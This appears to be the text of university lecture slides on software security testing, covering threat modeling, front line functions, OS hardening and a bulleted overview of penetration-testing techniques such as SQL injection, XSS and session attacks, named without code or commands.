
The quality of a security architecture also depends on the security of the applications that constitute the system

Security Architecture

Security architecture describes the position of security mechanisms in the software architecture and comprises:

- subsystems
 - *e.g.*, web servers, application servers, DBMS, directories, web applications, and legacy applications
- communication links between the subsystems
 - *e.g.*, local or remote function calls and protocols (SSL, HTTPS, LDAP)
- position of security mechanisms
 - *e.g.*, authentication and authorization points, encryption methods, audit, logging, monitoring, intrusion detection, registration, backup, recovery

Example of a Security Architecture



Validating Security Architecture

There are many security faults that arise from a poorly designed security architecture, *e.g.*,

- unauthorized access to data and applications
- confidential and restricted data flowing as unencrypted text over network connections

Security architecture is validated using a process called threat modeling.

Threat modeling is typically a manual (*i.e.*, not automated) inspection process, similar to code and requirements inspection.

Threat modeling

- A process for evaluating a software system for security issues.
- It is a variation of the code and specification inspections processes discussed earlier in the course.
- The goal is for a review team to look for software features that vulnerable from a security perspective.
- Threat modeling is not the responsibility of a software tester, although testers may be involved in the security review team.

Threat modeling process (1/3)

- **Assemble the threat modeling team**
 - Include security experts and consultants
- **Identify the assets**
 - E.g., credit card numbers, social security numbers, computing resources, trade secrets, financial data
- **Create an architecture overview**
 - Define the architecture and identify the trust boundaries and authentication mechanisms
- **Decompose the application**
 - E.g., identify data flows, encryption processes, password flows.

Threat modeling process (2/3)

- **Identify threats**
 - E.g., can data be viewed, changed? Limit access of legitimate users? Unauthorized access of the system?
- **Document threats**
 - E.g., describe threat, target, form of attack, counter-measures to prevent an attack, etc.


Threat modeling process (3/3)

- **Rank threats (scale: low, medium, high)**
 - **Damage potential**
 - E.g., property, data integrity, financial loss
 - **Reproducibility**
 - E.g., probability that an attempt to compromise the system will succeed
 - **Exploitability/Discoverability**
 - E.g., is it difficult to hack into the system?
 - **Affected users**
 - How many users will be affected? Who are these users? Are they important?


The FLF hypothesis

A small percentage of functions near a source of input are more likely to contain software security vulnerabilities


These functions are known as Front Line Functions



Front line functions



- 60% Code Reduction
- No auditor time required
- High degree of accuracy



Discovering the FLF measurement

- Collect software systems with known vulnerabilities
- Perform detailed static analyses of software systems
- Calculate areas of likely vulnerability from information gathered during static analyses
- Build tools around these calculations

How are these tools used?

- Run static analysis tools on source code
- A database of code facts is created
- The database is used to find the likely vulnerable functions
- The likely vulnerable functions are outputted and ranked by proximity to input source

Practical Techniques

OS Hardening

- ❖ **Configure and Apply Patches**
- ❖ **Updating the Operating System**
- ❖ **Disable or Restrict unwanted Services and Ports**
- ❖ **Lock Down the Ports**
- ❖ **Manage the Log Files**
- ❖ **Install Root Certificate**
- ❖ **Protect from Internet Misuse and be Cyber Safe**
- ❖ **Protect from Malware**

Practical Techniques

Vulnerability Scanning

- ❖ **Identify Known Vulnerabilities**
- ❖ **Scan Intrusively for Unknown Vulnerabilities**

Practical Techniques

Penetration Testing

- ❖ **Simulating Attack from a Malicious Source**
- ❖ **Includes Network Scanning and Vulnerability Scanning**
- ❖ **Simulates Attack from someone Unfamiliar with the System**
- ❖ **Simulates Attack by having access to Source Code, Network, Passwords**

Practical Techniques (2)

Port Scanning and Service Mapping

- ❖ Identification and locating of Open Ports
- ❖ Identification of Running Services

Firewall Rule Testing

- ❖ Identify Inappropriate or Conflicting Rules
- ❖ Appropriate Placement of Vulnerable Systems behind Firewall
- ❖ Discovering Administrative Backdoors or Tunnels

Practical Techniques (3)

SQL Injection

- ❖ Exploits Database Layer Security Vulnerability
- ❖ Unexpected Execution of User Inputs

Cross Site Scripting (XSS)

- ❖ Injecting Malicious Client Side Script into Web Pages
- ❖ Persistent, Non-Persistent and DOM based Vulnerabilities

Practical Techniques (3)

Parameter Manipulation

- ❖ **Cookie Manipulation**
- ❖ **Form Field Manipulation**
- ❖ **URL Manipulation**
- ❖ **HTTP Header Manipulation**

Denial of Service Testing

- ❖ **Flooding a target machine with enough traffic to make it incapable**

Practical Techniques (3)

Command Injection

- ❖ Inject and execute commands specified by the attacker
- ❖ Execute System level commands through a Vulnerable Application

Practical Techniques

Network Scanning

- ❖ **Identifying Active Hosts on a network**
- ❖ **Collecting IP addresses that can be accessed over the Internet**
- ❖ **Collecting OS Details, System Architecture and Running Services**
- ❖ **Collecting Network User and Group names**
- ❖ **Collecting Routing Tables and SNMP data**

Practical Techniques

Password Cracking

- ❖ Collecting Passwords from the Stored or Transmitted Data
- ❖ Using Brute Force and Dictionary Attacks
- ❖ Identifying Weak Passwords

Ethical Hacking

- ❖ Penetration Testing, Intrusion Testing and Red Teaming

Practical Techniques

File Integrity Testing

- ❖ Verifying File Integrity against corruption using Checksum

War Dialing

- ❖ Using a Modem to dial a list of Telephone Numbers
- ❖ Searching for Computers, Bulletin Board System and Fax Machines

Wireless LAN Testing

- ❖ Searching for existing WLAN and logging Wireless Access Points

Practical Techniques

Buffer Overflow Testing

- ❖ **Overwriting of Memory fragments of the Process, Buffers of Char type**

Format String Testing

- ❖ **Supplying Format type specifiers in the Application input**

Practical Techniques

Random Data Testing

- ❖ Random Data Inputs by a Program
- ❖ Encoded Random Data included as Parameters
- ❖ Crashing built-in code Assertions

Random Mutation Testing

- ❖ Bit Flipping of known Legitimate Data
- ❖ Byte stream Sliding within known Legitimate Data

Practical Techniques

Session Hijacking

- ❖ **Exploitation of Valid Computer Session**
- ❖ **Exploitation of the Web Session control mechanism**
- ❖ **Gain unauthorized access to the Web Server**

Phishing

- ❖ **Masquerading as a trustworthy entity in an electronic communication**
- ❖ **Acquiring usernames, passwords and credit card details**

Practical Techniques

URL Manipulation

- ❖ Make a web server Deliver inaccessible web pages
- ❖ URL Rewriting

IP Spoofing

- ❖ Creating Internet Protocol (IP) packets with a forged source IP address

Packet Sniffing

- ❖ Capture and Analyze all of the Network traffic

Practical Techniques

Virtual Private Network Testing

❖ Penetration Testing

IP Spoofing

❖ Creating Internet Protocol (IP) packets with a forged source IP address

Practical Techniques

Packet Sniffing

- ❖ Capture and Analyze all of the Network traffic

Virtual Private Network Testing

- ❖ Penetration Testing

Social Engineering

- ❖ Psychological Manipulation of People
- ❖ Divulging confidential information

Penetration Testing (pen testing) *on Authentication*

- A critical line of defence for all apps.
 - If authentication fails, the application fails
 - Primary target for attackers

Example Attacks

- Default / weak passwords
- User enumeration
- Password hints
- Brute force password guessing
- Default pages
- Robots.txt
- Guessable admin pages (security through obscurity)

Penetration Testing (pen testing) *on Session Management*

- Session management is fundamental to security as it uniquely identifies users.
 - Enables assurance of user identity beyond login.
 - Session management is a prime target for attacks.

More Example Attacks

- Cookie meaning
- Decoding cookie values
- Cookie pseudo-randomness
- The 'secure' flag
- Session timeouts
- Duplicate logins
- Session fixation

Penetration Testing (pen testing) on Access Controls

- Access controls check authorisation to do something.
- Defective access controls
 - allow a user to perform an action that should not be allowed.
 - account for a significant proportion of web application issues.

Example Attacks

- Vertical privilege escalation
- Horizontal privilege escalation
- Forced browsing

Penetration Testing (pen testing) *on Client Controls*

- Applications pass important data to the client, read it back and then process it on the server.
 - valuable source of attacks due to the various techniques that can be used to achieve it.
 - all data sent from the client can be modified; it is outside our control.

Example Attacks

- User Agent manipulation
- JavaScript controls bypass
- Hidden form fields

Penetration Testing (pen testing) *on Back-end Interpreters*

- Web apps can interact with back-end interpreters such as databases or XML parsers.
 - user input is captured as variables which result in for example an SQL database query.
 - malicious injected syntax can be used to taint code that “breaks out” of the intended purpose to implement arbitrary commands.

Example Attacks

- SQL injection detection
- SQL injection login bypass
- SQLMAP

Penetration Testing (pen testing)

Attacking the Client

- Recent shift in emphasis from server-side flaws to client-side flaws.
 - server-side flaws are now better understood and less prevalent.
 - attackers now look to exploit users by means of client-based flaws.

Example Attacks

- Reflected XSS
- Stored XSS
- CSRF